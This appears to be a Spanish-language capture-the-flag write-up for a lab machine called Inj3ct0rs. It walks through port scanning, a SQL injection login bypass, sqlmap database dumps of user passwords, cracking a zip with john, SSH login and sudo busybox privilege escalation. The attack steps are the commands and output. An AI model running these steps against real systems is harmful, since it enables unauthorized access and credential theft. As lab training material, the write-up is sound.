Inj3ct0rss


`nmap -sS --open -p- -Pn -n -vvv 172.17.0.2`

`nmap -sCV -p22,80 -Pn -n -vvv 172.17.0.2`


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubu
| ssh-hostkey:
|   256 fd:f8:90:30:73:b2:51:20:2d:cb:7a:77:67:69:dc:e5 (ECDS
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbml
|   256 ad:54:3f:1a:45:7c:b5:97:fb:5b:a8:fb:63:1d:1d:0b (ED25
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAxCKvhvk5MXJSo9kabqvQH
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubu
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Inj3ct0rs CTF - P\xC3\xA1gina Principal
```

```
nmap --script http-enum -p80 -Pn -n -vvv 172.17.0.2
PORT   STATE SERVICE REASON
80/tcp open  http    syn-ack ttl 64
| http-enum:
|_  /login.php: Possible admin folder
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

```
whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Country[RESERVED][
```



de momento e intentado `sdfsdf'or 1=1-- - en el nomvre de usuario y me ha dejado pasar`



tenemos 3 usuarios

`admin`


`user123`

`guest`


registrarnos y loguearnos nos lleva al mismo sitio

como savemos q es vuln a sqlinjection vamos con sqlmap


primero interceptamos la req con vurpsuite




```
┌──(root💀miguel)-[/home/miguel]
└─# sqlmap -r req --dbs --batch
```


[14:01:35] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Apache 2.4.58
back-end DBMS: MySQL >= 5.0.12
[14:01:35] [INFO] fetching database names
[14:01:35] [INFO] fetching number of databases
[14:01:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[14:01:35] [INFO] retrieved: 5
[14:01:35] [INFO] retrieved: mysql
[14:01:36] [INFO] retrieved: information_schema
[14:01:38] [INFO] retrieved: performance_schema
[14:01:40] [INFO] retrieved: sys
[14:01:41] [INFO] retrieved: injectors_db
available databases [5]:
[*] information_schema
[*] injectors_db
[*] mysql
[*] performance_schema
[*] sys


┌──(root💀miguel)-[/home/miguel]
└─# sqlmap -r req -D injectors_db --tables --batch


[14:03:37] [INFO] retrieved: users
Database: injectors_db
[1 table]
+-------+
| users |
+-------+


┌──(root💀miguel)-[/home/miguel]
└─# sqlmap -r req -D injectors_db -T users --columns --batch


```
[14:04:37] [INFO] retrieved: 3
[14:04:38] [INFO] retrieved: id
[14:04:38] [INFO] retrieved: int
[14:04:39] [INFO] retrieved: password
[14:04:40] [INFO] retrieved: varchar(50)
[14:04:41] [INFO] retrieved: username
[14:04:42] [INFO] retrieved: varchar(50)
Database: injectors_db
Table: users
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int         |
| password | varchar(50) |
| username | varchar(50) |
+----------+-------------+
```

```
┌──(root💀miguel)-[/home/miguel]
└─# sqlmap -r req -D injectors_db -T users -C password,username --dump --batch
```

```
+------------------------------+----------+
| password                     | username |
+------------------------------+----------+
| chicago123                   | jane     |
| loveyou                      | root     |
| no_mirar_en_este_directorio  | ralf     |
| password                     | admin    |
| test                         | test     |
| test                         | test     |
| test                         | test     |
| test                         | test     |
+------------------------------+----------+
```


```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# zip2john secret.zip > hash.txt
ver 2.0 efh 5455 efh 7875 secret.zip/confidencial.txt PKZIP Encr: TS_chk, cmplen=132, decmplen=177, crc=D2FD3E9E ts=7A38 cs=7a38 type=8

┌──(root💀miguel)-[/home/miguel/Downloads]
└─# cat hash.txt
secret.zip/confidencial.txt:$pkzip$1*1*2*0*84*b1*d2fd3e9e*0*4a*8*84*7a38*74fe1614250732cc9e8eb84efb27ac3b4f9f2c243b1bd3a54aa4d3f4f2993d44419ca8720
866adc47f79d8d599cff0e8b4e95e10401276eca30f26a46363e0f63969a9485ddf5d2f3623e64c895c39e1a7e1b1e4a756a893fa6679985f929ff00d60f42a3b7cabda32fdf60b47a
7147cddc40e7583663863656873bc1b4d858907e75881*$/pkzip$:confidencial.txt:secret.zip::secret.zip

┌──(root💀miguel)-[/home/miguel/Downloads]
└─# john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
computer         (secret.zip/confidencial.txt)
1g 0:00:00:00 DONE 2/3 (2025-01-16 14:15) 2.702g/s 129386p/s 129386c/s 129386C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```


```
┌──(root💀miguel)-[/home/miguel/Downloads]
└─# unzip secret.zip
Archive:  secret.zip
[secret.zip] confidencial.txt password:
  inflating: confidencial.txt

┌──(root💀miguel)-[/home/miguel/Downloads]
└─# ll
.rw-r--r-- root   root    177 B  Wed Aug 14 10:17:48 2024  confidencial.txt
.rw-r--r-- root   root    387 B  Thu Jan 16 14:14:47 2025  hash.txt
.rw-rw-r-- miguel miguel  330 B  Thu Jan 16 14:12:46 2025  secret.zip
.rw-rw-r-- miguel miguel  2.5 MB Mon Jan 13 13:19:22 2025
.rw-rw-r-- miguel miguel 1022 KB Mon Jan 13 13:16:46 2025

┌──(root💀miguel)-[/home/miguel/Downloads]
└─# rm hash.txt secret.zip

┌──(root💀miguel)-[/home/miguel/Downloads]
└─# cat confidencial.txt

You have to change your password ralf, I have told you many times, log into your account and I will change your password.

Your new credentials are:

ralf:supersecurepassword


┌──(root💀miguel)-[/home/miguel/Downloads]
└─#
```





`ralf:supersecurepassword`


```
ralf@4009e0d6c552:~$ pwd
/home/ralf
ralf@4009e0d6c552:~$ ls -la
total 36
drwxr-x--- 1 ralf ralf 4096 Jan 16 18:17 .
drwxr-xr-x 1 root root 4096 Aug 14 16:29 ..
-rw------- 1 ralf ralf   69 Aug 14 18:03 .bash_history
-rw-r--r-- 1 ralf ralf  220 Aug 14 15:23 .bash_logout
-rw-r--r-- 1 ralf ralf 3771 Aug 14 15:23 .bashrc
drwx------ 2 ralf ralf 4096 Jan 16 18:17 .cache
-rw-r--r-- 1 ralf ralf  807 Aug 14 15:23 .profile
-rw-r--r-- 1 root root   33 Aug 14 16:09 user.txt
ralf@4009e0d6c552:~$ cat user.txt
382af2fb41eb95b1d6c6358b6c55ffce
ralf@4009e0d6c552:~$ cat .bash_history
exit
sudo -u capa /usr/local/bin/busybox /nothing/../usr/bin/sh
exit
ralf@4009e0d6c552:~$ ls -la ../
total 20
drwxr-xr-x 1 root root 4096 Aug 14 16:29 .
drwxr-xr-x 1 root root 4096 Jan 16 17:31 ..
drwxr-x--- 3 capa capa 4096 Aug 14 18:03 capa
drwxr-x--- 1 ralf ralf 4096 Jan 16 18:17 ralf
ralf@4009e0d6c552:~$ sudo -u capa /usr/local/bin/busybox /nothing/../usr/bin/sh


BusyBox v1.36.1 (Ubuntu 1:1.36.1-6ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/home/ralf $ whoami
capa
/home/ralf $
```

```
capa@4009e0d6c552:/home$ cd capa/
capa@4009e0d6c552:~$ ls -la
total 36
drwxr-x--- 3 capa capa 4096 Aug 14 18:03 .
drwxr-xr-x 1 root root 4096 Aug 14 16:29 ..
-rw------- 1 capa capa    5 Aug 14 18:03 .bash_history
-rw-r--r-- 1 capa capa  220 Aug 14 16:29 .bash_logout
-rw-r--r-- 1 capa capa 3771 Aug 14 16:29 .bashrc
drwxrwxr-x 3 capa capa 4096 Aug 14 18:01 .local
-rw-r--r-- 1 capa capa  807 Aug 14 16:29 .profile
-rw------- 1 capa capa   17 Aug 14 18:01 passwd.txt
capa@4009e0d6c552:~$ cat passwd.txt
capa:capaelmejor
